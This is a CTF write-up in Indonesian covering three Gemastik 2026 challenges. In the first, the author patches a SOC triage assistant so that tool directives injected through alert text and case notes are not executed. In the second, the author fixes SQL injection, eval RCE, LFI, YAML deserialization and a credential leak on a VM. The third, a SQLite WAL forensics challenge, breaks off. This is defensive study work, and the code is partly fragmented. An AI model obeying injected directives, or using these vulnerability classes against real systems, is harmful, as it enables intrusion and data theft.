Perhatikan bagian pattern tersebut, menggunakan `re.match(r"\s*@ \s*...", line)` yang hanya mencocokkan pola di awal baris (anchored to string start), kemudian karakter tersembunyi (zero-width characters seperti `\u200b`), modifikasi arah baca (Bidirectional text), atau karakter Unicode non-ASCII dapat mengecoh regex, dan injeksi multi-baris tidak tertangani jika direktif dibagi menjadi beberapa baris. Maka dari itu, dilakukan mitigasi dari fungsi tersebut menjadi

```
return text
```

Kemudian, pada bagian Assistant

```
class Assistant:
    def __init__(self):
        self.verdict = None
        self.reads = []
        self.escalations = []
        self.report = []
        self.tool_log = []

    def _set_verdict(self, v):
        self.verdict = v

    def _read_context(self, handle):
        # the tool argument is an opaque handle; resolve it to a
        resource name first
        try:
            name = decode(handle)
        except Exception:
            self.reads.append(handle)
            return ""
        full = name if os.path.isabs(name) else
os.path.join(CTX_DIR, name)
        self.reads.append(name)
        try:
            with open(full, "r", errors="replace") as f:
                data = f.read()
        except OSError:
            data = ""
        self.report.append(data)
        return data

    def _escalate(self, level):
        self.escalations.append(level)

    def execute(self, plan_text):
        text = unicodedata.normalize("NFKC", plan_text)
        for m in DIRECTIVE.finditer(text):
```

```

name = m.group(1).lower()
arg = m.group(2).strip()
if name not in TOOLS:
    continue
self.tool_log.append([name, arg])
getattr(self, "_" + name)(arg)

```

dimana CTX_DIR itu didapat dari

```
CTX_DIR = os.path.join(BASE, "context")
```

sehingga, dengan menggabungkan path langsung dengan

```
os.path.join(CTX_DIR, name)
```

dapat mengakibatkan LFI, sehingga dilakukan mitigasi dengan mengubah kode menjadi seperti berikut. Hal ini dikarenakan sistem tidak membatasi apakah path tersebut keluar dari folder context/. Maka dari itu, dilakukan pembatasan dengan menggunakan fungsi `os.path.commonpath`

```

class Assistant:
    def __init__(self):
        self.verdict = None
        self.reads = []
        self.escalations = []
        self.report = []
        self.tool_log = []

    def _set_verdict(self, v):
        self.verdict = v

    def _read_context(self, handle):
        try:
            name = decode(handle)
        except Exception:
            self.reads.append(handle)
            return ""

        self.reads.append(name)

        # Enforce strict path restriction within CTX_DIR
        real_ctx = os.path.abspath(CTX_DIR)

```

```

        full = os.path.abspath(os.path.join(CTX_DIR, name))

        try:
            if os.path.commonpath([real_ctx, full]) != real_ctx or
full == real_ctx:
                data = ""
            else:
                with open(full, "r", errors="replace") as f:
                    data = f.read()
        except (OSError, ValueError):
            data = ""

        self.report.append(data)
        return data

def _escalate(self, level):
    self.escalations.append(level)

def execute(self, plan_text):
    text = unicodedata.normalize("NFKC", plan_text)
    for m in DIRECTIVE.finditer(text):
        name = m.group(1).lower()
        arg = m.group(2).strip()
        if name not in TOOLS:
            continue
        self.tool_log.append([name, arg])
        getattr(self, "_" + name)(arg)

```

oke, berdasarkan hasil tersebut, didapatkanlah hasil dari encrypt seperti ini

```

#!/usr/bin/env python3
"""Marionette - SOC Triage Assistant (patched implementation)."""
import base64
import os
import re
import unicodedata

BASE = os.path.dirname(os.path.abspath(__file__))
CTX_DIR = os.path.join(BASE, "context")

```

```

def decode(handle):
    """Resolve a context HANDLE (opaque, encoded) back to its
    resource name."""
    raw = base64.b64decode(handle)
    k = 0x3B
    out = bytearray()
    for i, b in enumerate(raw):
        x = ((b ^ k) - ((i * 7 + 13) & 0xFF)) & 0xFF
        out.append(x)
        k = (k + x) & 0xFF
    return out.decode("latin-1")

# running case history: case id -> list of analyst notes
# accumulated across alerts
CASE_NOTES = {}

# --- trusted playbook
-----
PLAYBOOK = {
    "benign_login": [
        "Confirm the login is from a previously seen device.",
        "@set_verdict(benign)",
    ],
    "port_scan": [
        "Correlate the source IP against threat intel feeds.",
        "@set_verdict(suspicious)",
    ],
    "malware_exec": [
        "@read_context(Qd207GbvI7kpLNh4p4MQ)", # handle ->
malware_exec.md
        "Match the process hash against the software allow-list.",
        "@set_verdict(malicious)",
        "@escalate(tier2)",
    ],
    "phishing_report": [
        "@read_context(RteX6X7OZYvmeoc=)", # handle ->
phishing.md
        "Check the sender domain reputation.",
        "@set_verdict(suspicious)",
    ],
    "followup": [

```



```
kurung (...) pada regex
    # Contoh: "@system(" berubah menjadi "_system(" yang mana
aman dan diabaikan LLM
    text = pattern.sub(r"_\1", text)
```

```
    return text
```

```
def build_plan(alert):
    """Assemble the work plan: trusted playbook steps plus the
    alert's context note."""
    steps = list(PLAYBOOK.get(alert.get("type", ""),
["@set_verdict(unknown)"]))
    if alert.get("type") == "followup":
        prior = "\n".join(CASE_NOTES.get(alert.get("case", ""),
[]))
        steps.append("Prior case notes under review:\n" + prior)
    note = sanitize(alert.get("description", ""))
    aid = sanitize(alert.get("id", "?"))
    steps.append("Analyst context for %s: %s" % (aid, note))
    return "\n".join(steps)
```

```
class Assistant:
    def __init__(self):
        self.verdict = None
        self.reads = []
        self.escalations = []
        self.report = []
        self.tool_log = []

    def _set_verdict(self, v):
        self.verdict = v

    def _read_context(self, handle):
        try:
            name = decode(handle)
        except Exception:
            self.reads.append(handle)
            return ""

        self.reads.append(name)
```

```

        # Enforce strict path restriction within CTX_DIR
        real_ctx = os.path.abspath(CTX_DIR)
        full = os.path.abspath(os.path.join(CTX_DIR, name))

        try:
            if os.path.commonpath([real_ctx, full]) != real_ctx or
full == real_ctx:
                data = ""
            else:
                with open(full, "r", errors="replace") as f:
                    data = f.read()
        except (OSError, ValueError):
            data = ""

        self.report.append(data)
        return data

def _escalate(self, level):
    self.escalations.append(level)

def execute(self, plan_text):
    text = unicodedata.normalize("NFKC", plan_text)
    for m in DIRECTIVE.finditer(text):
        name = m.group(1).lower()
        arg = m.group(2).strip()
        if name not in TOOLS:
            continue
        self.tool_log.append([name, arg])
        getattr(self, "_" + name)(arg)

def triage(alert):
    """Triage a single alert and return the resulting case
    record."""
    a = Assistant()
    a.execute(build_plan(alert))
    case = alert.get("case", alert.get("id"))
    CASE_NOTES.setdefault(case, []).append(
        "[%s/%s] %s" % (
            sanitize(str(alert.get("id", ""))),
            sanitize(str(alert.get("type", ""))),

```

```

        sanitize(str(alert.get("description", "")))
    )
)
return {
    "id": alert.get("id"),
    "verdict": a.verdict,
    "reads": a.reads,
    "escalations": a.escalations,
    "tool_log": a.tool_log,
    "report": "\n".join(a.report),
}

if __name__ == "__main__":
    import json
    import sys

    raw = sys.stdin.read()
    alert = json.loads(raw) if raw.strip() else {
        "id": "A-DEMO", "type": "malware_exec", "severity":
"high",
        "description": "explorer.exe spawned powershell with an
encoded command.",
    }
    print(json.dumps(triage(alert), indent=2))

```

hasil ini langsung saja dikirim pada nc tersebut


```
(cat triage.py; echo ""; echo "--END--") | nc 15.232.64.175 13602
```

```
Hisara@DESKTOP-HDU1H7M: /mnt/c/Users/Hisara/Downloads/CTF/Gemastik/2026 - 19/penyisihan
[PASS] F-06 malware_exec
[PASS] F-07 phishing_report
[PASS] F-08 malware_exec
[PASS] XS-01s phishing_report
[PASS] XS-01f followup
[PASS] XS-02s malware_exec
[PASS] XS-02f followup
[PASS] XS-03s benign_login
[PASS] XS-03f followup
[PASS] XS-04s port_scan
[PASS] XS-04f followup
[PASS] XS-05s phishing_report
[PASS] XS-05f followup
[PASS] XS-06s malware_exec
[PASS] XS-06f followup
[PASS] FS-01s benign_login
[PASS] FS-01f followup
[PASS] FS-02s malware_exec
[PASS] FS-02f followup
[PASS] FS-03s phishing_report
[PASS] FS-03f followup
[PASS] AL-03s phishing_report
[PASS] AL-03f followup
-----
[+] all 68 cases passed
[+] FLAG: GEMASTIK19{d4t4_sh0uld_n3v3r_pull_th3_strings}
(Hisara@DESKTOP-HDU1H7M)-[/mnt/c/Users/Hisara/Downloads/CTF/Gemastik/2026 - 19/penyisihan]
nette
$
```


(sorry, ini hasil rekaman layar hehe)

“GEMASTIK19{d4t4_sh0uld_n3v3r_pull_th3_strings}”

5. MISC - Sieve (454) (By: AlatBekam)




Oke, attachment dari soal ini adalah file .ova, yang mana ini adalah file export untuk vbox. Akan tetapi, sebelum saya implement ke vbox, saya coba analisa dengan menggunakan ftk imager. Sebelum itu, saya coba convert ke vdmk.



Error, yaudh saya convert menjadi data raw dengan menggunakan tools qemu-utils

```
qemu-img convert -f vmdk -O raw sieve-disk001.vmdk sieve-disk.raw
```



Berhasil, sekarang saya coba lakukan analisa manual pada /home. Pada /home, didapat 2 buah user, yaitu ctfuser (default) dan hacker. Pada user ctfuser, terdapat status.txt

```
Sieve SLA status (auto-updated every ~20s by the verifier - read-only, this
file has no effect on grading, it's just here so you can see where you stand)

clean streak: 0 / 4 consecutive cycles required
last cycle: attacks_blocked=False services_healthy=True
crash events this session: 0 (each one added 4
cycles to the requirement above, permanently, for the rest of this boot - a
service that crashes after a patch and gets auto-restarted counts here; a plain
'systemctl restart' to load a working fix does not)
```

Dari status.txt tersebut, saya menyimpulkan sesuatu, bahwa ada status ini adalah status yang dihasilkan dari log “verifier”. Selain itu, txt ini mengkonfirmasi bahwa ada script pengecekan otomatis setiap 20 detik. Kemudian, terdapat


```
clean streak: 0 / 4 consecutive cycles required
last cycle: attacks_blocked=False services_healthy=True
```

Dari ini, saya menyimpulkan bahwa status kedua last cycle tersebut harus true keduanya.

Pertama-tama, saya cek di bagian `/etc/systemd/system/`, karena pada bagian ini semua service yang ada di sistem (hal ini dikarenakan ada script yang berjalan secara otomatis setiap 20 detik)

 <code>sysinit.target.wants</code>	4,096 (4 KB)	Directory	8/1/2026 11:30:22 AM
 <code>timers.target.wants</code>	4,096 (4 KB)	Directory	8/1/2026 11:30:21 AM
 <code>dbus-org.freedesktop.resolve1.service</code>	48 (1 KB)	Symbolic Link	8/1/2026 11:30:06 AM
 <code>dbus-org.freedesktop.timesync1.service</code>	49 (1 KB)	Symbolic Link	8/1/2026 11:30:02 AM
 <code>sieve-calc.service</code>	256 (1 KB)	Regular File	8/15/2026 6:17:33 PM
 <code>sieve-leaksite.service</code>	294 (1 KB)	Regular File	8/15/2026 6:17:33 PM
 <code>sieve-verifier.service</code>	351 (1 KB)	Regular File	8/15/2026 6:17:33 PM
 <code>sieve-web.service</code>	277 (1 KB)	Regular File	8/15/2026 6:17:33 PM

terdapat 4 buah service sieve yang ada di sistem, selanjutnya saya coba cek satu-satu dan menemukan bahwa keempat service tersebut menyimpan semua exec file di direktori `/opt/app/` dan `/opt/verifier/`. Nah, dikarenakan status.txt itu berkaitan dengan verifier, maka saya coba ke `/opt/verifier/`



Nah, ada [verifier.py](#). Disaat saya analisa file tersebut, ditemukan bahwa ada komentar ini

1. Simulate all 5 attacks AS 'hacker' (genuinely unprivileged, via runuser).
2. Health-check the 4 services for legitimate behavior (so ctfuser can't "fix" a vector by just breaking the service).
3. Post any newly-successful leak to the fake breach forum (real leaked bytes, grouped by asset type, never the vector name - ctfuser has to read the app source to figure out which hole(s) could have produced that content).
4. Track an SLA "error budget" for sieve-web/sieve-calc (see

```
track_crash_events below) -
    every crash-triggered auto-restart permanently raises the bar
for THIS boot.
5. If all 5 attacks fail AND all 4 health checks pass, for the
current required number
    of consecutive cycles (base + error-budget penalty), invoke
the (root-only, mode 700)
    reveal_helper binary and write its output to ctfuser's flag
file.
```

Ini menandakan bahwa script verifier ini mensimulasikan serangan sebagai user “hacker” untuk mengeksplorasi 5 celah spesifik.

```
BUCKETS = {
    "db_direct": "database",
    "sqli": "database",
    "rce": "secret_file",
    "lfi": "secret_file",
    "deserialize": "code_execution",
}
```

- a. db_direct: Akses langsung ke database (mungkin port database terbuka ke publik atau menggunakan password default yang lemah).
- b. sqli: SQL Injection pada aplikasi web.
- c. rce: Remote Code Execution (mungkin via fungsi eval() atau injeksi perintah OS).
- d. lfi: Local File Inclusion (membaca file sensitif lokal melalui aplikasi).
- e. deserialize: Eksploitasi insecure deserialization (disebutkan di script bahwa ini mungkin menggunakan pickle di Python, dan meninggalkan jejak file /tmp/.sieve_e_*).

Oke, semua kelima serangan tersebut disimpan di file attack_sim.py, dimana attack tersebut melakukan kelima serangan tersebut terhadap seluruh service yang ada di sistem.

- a. Serangan db_direct, dimana ini berada di [app.py](#) yang mencatat kredensial ke /opt/app/logs/web/log. Cara mitigasinya adalah dengan menghapus log, serta hapus/komentarkan log_line di [app.py](#), sehingga menjadi seperti ini

```
def db_connect():
    c = db_creds()
```

```

# Masking password agar tidak pernah tercatat di log
# log_line("db", "opening pool for
mysql://%s:****@127.0.0.1/%s" % (c["DB_USER"], c["DB_NAME"]))
return pymysql.connect(
    host="127.0.0.1", user=c["DB_USER"],
password=c["DB_PASSWORD"],
    database=c["DB_NAME"],
cursorclass=pymysql.cursors.DictCursor,
)

```

- b. Kemudian, untuk sqli, pada endpoint `.search` di [app.py](#) menggabungkan string SQL secara manual, sehingga dapat terjadi SQL injection. Cara mitigasinya adalah mengubah fungsi `search` tersebut menjadi berikut

```

@app.route("/search")
def search():
    """Search users by (partial) username."""
    q = request.args.get("q", "")
    conn = db_connect()
    try:
        with conn.cursor() as cur:
            # Gunakan parameterized query (%s) dan masukkan nilai
            parameter sebagai tuple terpisah
            query = "SELECT id, username, email FROM users WHERE
            username LIKE %s"
            cur.execute(query, (f"%{q}%",))
            rows = cur.fetchall()
            return {"rows": rows}
    finally:
        conn.close()

```

- c. RCE, pada `calc_service.py` menggunakan `eval()` regex `ARITH.search()` yang hanya mengecek keberadaan karakter, bukan validasi seluruh string. cara mitigasinya adalah dengan Ganti validasi dan eksekusi pada Handler (Fix Vektor C) agar hanya menerima karakter aritmatika murni:

```

# hanya berisi angka dan operator, tidak boleh ada karakter lain.
ARITH_STRICT = re.compile(r"^[0-9+\-*/(). ]+$")

class Handler(socketserver.StreamRequestHandler):

```

```

def handle(self):
    self.wfile.write(b"calc> ")
    line = self.rfile.readline()
    if not line:
        return
    expr = line.decode(errors="replace").strip()
    try:
        # Gunakan fullmatch agar lolos hanya jika tidak ada
        karakter terselubung
        if not ARITH_STRICT.fullmatch(expr):
            raise ValueError("only arithmetic expressions are
supported")

        # Eksekusi eval secara terisolasi tanpa akses ke
        built-ins (seperti import)
        result = eval(expr, {"__builtins__": None}, {})
        self.wfile.write(f"{result}\n".encode())
    except Exception as e: # noqa: BLE001
        self.wfile.write(f"error: {e}\n".encode())

```

- d. LFI, endpoint /download di app.py rentan terhadap absolute path (os.path.join mengabaikan base path jika input diawali /) dan pembacaan symlink. Cara mitigasinya adalah dengan membuat fungsi download() agar memvalidasi path absolut

```

@app.route("/download")
def download():
    name = request.args.get("file", "")
    if not name or ".." in name:
        abort(403)

    base = os.path.realpath(REPORTS_DIR)
    path = os.path.realpath(os.path.join(base, name.lstrip("/")))

    if not path.startswith(base + os.sep) or not
os.path.isfile(path):
        abort(404)

    return send_file(path)

```

- e. deserialize, Endpoint /prefs di app.py menggunakan yaml.load(..., Loader=yaml.Loader) yang mengeksekusi objek Python arbitrer. Cara

mitigasinya adalah dengan mengubah pemanggilan pada YAML di fungsi /prefs menjadi:

```
# PERBAIKAN: Gunakan safe_load untuk mencegah RCE
try:
    obj = yaml.safe_load(base64.b64decode(blob))
except Exception:
    return {"theme": "light", "page_size": 20}
```

Oke, jika sudah, maka kedua file tersebut sekarang kita perlukan untuk dijalankan oleh sistem. Dikarenakan saya mengubah file tersebut di perangkat saya, maka saya perlu kirim/copy paste kode fix tersebut pada sistem dan kemudian dijalankan.

Akan tetapi, disaat saya menjalankan sistem dengan vbox, ternyata sistem tidak bisa menggunakan text editor, seperti vim, vi, nano, dll. Maka dari itu, saya menggunakan bantuan python dengan membuat server http yang selanjutnya bisa diakses oleh sistem

- a. Pertama, saya membuka http.server di perangkat lokal saya

```
python -m http.server 8001 --bind 0.0.0.0
```

- b. Kemudian, pada sistem, saya lakukan wget seperti ini

```
wget http://10.0.2.2:8000/app.py -O /opt/app/app.py
wget http://10.0.2.2:8000/calc_service.py -O
/opt/app/calc_service.py
```

- c. Dari wget tersebut yang berhasil, maka selanjutnya saya service kedua service tersebut, dan hapus logs.

```

ctfuser@sieve:~$ wget http://10.0.2.2:8001/app.py -O /opt/app/app.py
--2026-08-23 05:14:18-- http://10.0.2.2:8001/app.py
Connecting to 10.0.2.2:8001... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3837 (3.7K) [text/x-python]
Saving to: '/opt/app/app.py'

/opt/app/app.py      100%[=====] 3.75K  --.-KB/s  in 0s

2026-08-23 05:14:18 (479 MB/s) - '/opt/app/app.py' saved [3837/3837]

ctfuser@sieve:~$ wget http://10.0.2.2:8001/calc_service.py -O /opt/app/calc_service.py
--2026-08-23 05:14:23-- http://10.0.2.2:8001/calc_service.py
Connecting to 10.0.2.2:8001... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1505 (1.5K) [text/x-python]
Saving to: '/opt/app/calc_service.py'

/opt/app/calc_service.py 100%[=====] 1.47K  --.-KB/s  in 0s

2026-08-23 05:14:23 (132 MB/s) - '/opt/app/calc_service.py' saved [1505/1505]

ctfuser@sieve:~$ rm /opt/app/logs/web.log
ctfuser@sieve:~$ sudo systemctl restart sieve-web
ctfuser@sieve:~$ sudo systemctl restart sieve-calc
ctfuser@sieve:~$ watch -n 2 cat /home/ctfuser/status.txt

```

Setelah itu, dilakukan checking pada status.txt

```

Every 2.0s: cat /home/ctfuser/status.txt

Sieve SLA status (auto-updated every ~20s by the verifier - read-only, this
file has no effect on grading, it's just here so you can see where you stand)

clean streak: 4 / 4 consecutive cycles required
last cycle: attacks_blocked=True services_healthy=True
crash events this session: 0 (each one added 4
cycles to the requirement above, permanently, for the rest of this boot - a
service that crashes after a patch and gets auto-restarted counts here; a plain
'systemctl restart' to load a working fix does not)

```

Setelah 4/4, maka tinggal cat flagnya aja


```

.bash_logout .bashrc .cache/ .profile
ctfuser@sieve:~$ cat /home/ctfuser/flag.txt
GEMASTIK19{s13v3_th3_l3ak_4nd_h4rd3n_th3_r34ch}
ctfuser@sieve:~$ _

```

“GEMASTIK19{s13v3_th3_l3ak_4nd_h4rd3n_th3_r34ch}”

6. Forensic - Cinder (100) (By:ElonNuk)



Challenge 120 Solves

Cinder 100

8 (100% liked) 0

A phone seized during a data leak investigation. All that came back is one chat app's extracted data directory, and nothing in it looks interesting at first.

Author: aodreamer

[forensics...](#)

AI SOURCE (LINK) *

SOLVER / SCRIPT *

No file chosen

Wajib lampirkan solver/script yang kamu pakai.

jadi pada Challenge ini memberikan beberapa file yang di bagi di beberapa folder yaitu:

- `chat.db`
- `chat.db-wal`
- `[chat.db](#)-shm`
- `[CASE.NOTE.MD](#)`
- `NOMEDIA`
- `ME.PNG`
- `SECURE\_PREFS.XML`

Tiga file PERTAMA adalah komponen standar SQLite yang berjalan dalam mode ****WAL** (Write-Ahead Logging)**:

`chat.db` | Database utama |
| `chat.db-wal` | perubahan yang belum masuk ke db utama |
| `chat.db-shm` | Shared-memory index untuk WAL (bookkeeping, bukan data) |
sejak awal: kalau ada tiga file ini didalam 1 folder , kemungkinan besar ada data yang "hilang" dari `chat.db` tapi masih tersisa di `[chat.db](#)-wal karena baru saja dihapus.

Pertama Kita Dapat Membuka Database Utama Dengan Menjalankan Script berikut


```
import sqlite3
con = sqlite3.connect('chat.db')
cur = con.cursor()
cur.execute("SELECT name FROM sqlite_master WHERE type='table'")
print(cur.fetchall())
```

Ditemukan dua tabel: `messages` dan `drafts`.

```
bugpy-2026.6.0-win32-x64\bundled\libs\debugpy\launcher' '55740' '--' 'c:\Users\Deving\Desktop\
[('messages',), ('drafts',)]
PS C:\Users\Deving\Desktop\forensics-cinder\cinder_extract\com.example.cinder\databases> █
```


disini saya membuka Struktur dari `messages` menggunakan DBeaver

id INTEGER
thread TEXT
ts INTEGER
body BLOB
state INTEGER



Sedangkan isi tabel `drafts`

"catatan pribadi: coba flag test dulu -> GEMASTIK{th1s_dr4ft_n0t3_1s_4_d3c0y} (belum benar)"



ini adalah flag decoy yang sudah disiapkan oleh author untuk mengelabui peserta.

Pada tabel messages terdapat 4 lines yang harus kita bedah.

```
| id | thread | body (blob) |
|---|---|---|
| 1 | family | 69 bytes |
| 2 | family | 58 bytes |
| 3 | family | 50 bytes |
| 4 | cs-toko | 91 bytes |
```

1	1	family	1,723,600,000	mama AOVûç.£»E9 W»¬.F
2	2	family	1,723,600,120	me * "lE]âBqùò ÷nÃçóI T
3	3	family	1,723,601,500	mama ëJ9Xù U)Û<üd \ù1çk
4	4	cs-toko	1,723,605,000	toko_official xê/ÎLè HÊKS *l.

Saya akan coba Membedah Format `body`

`body` bukan teks biasa ini adalah blob biner. Di-parse manual sebagai protobuf sederhana (tag-length-value), ditemukan struktur konsisten di semua baris:

field 1 (string) -> nama pengirim

field 2 (12 byte) -> nonce

field 3 (var len) -> ciphertext

field 4 (16 byte) -> auth tag

Pola **12-byte nonce + ciphertext + 16-byte** tag adalah signature khas ****AES-GCM**** (atau AEAD sejenis).

Contoh hasil parsing satu record:

```
1 2 4 6d616d61 # "mama"
2 2 12 01c0d256f9a2b7a3bb4539a0 # nonce
3 2 29 57bbac2ec4b9... # ciphertext
4 2 16 68c16b002ef1df08... # tag
```

Tanpa kunci enkripsi nya , data ini tidak bisa dibaca.

Disini Saya Coba Menemukan Jejak Penghapusan

Cek header database:

```
$ file chat.db
```

```
SQLite 3.x database ... database pages 3 ...
```

Tapi frame di `chat.db-wal` mereferensikan halaman sampai nomor **6**, dengan `dbsize (commit) = 6`. Artinya versi "penuh" database sebenarnya punya 6 halaman — lebih banyak dari yang tampak di file utama.

Setelah direkonstruksi (lihat §5), header database yang lebih baru menunjukkan:

```
1st free page: 6
```

```
free pages: 3
```

Ada 3 halaman berstatus "free" tanda klasik bahwa baris data pernah **dihapus** (DELETE), dan SQLite menandai halaman bekas baris tersebut sebagai bebas dipakai ulang, bukan langsung menghapus isinya secara fisik.

WAL punya struktur:

- **Header** 32 byte (magic, page size, dst.)

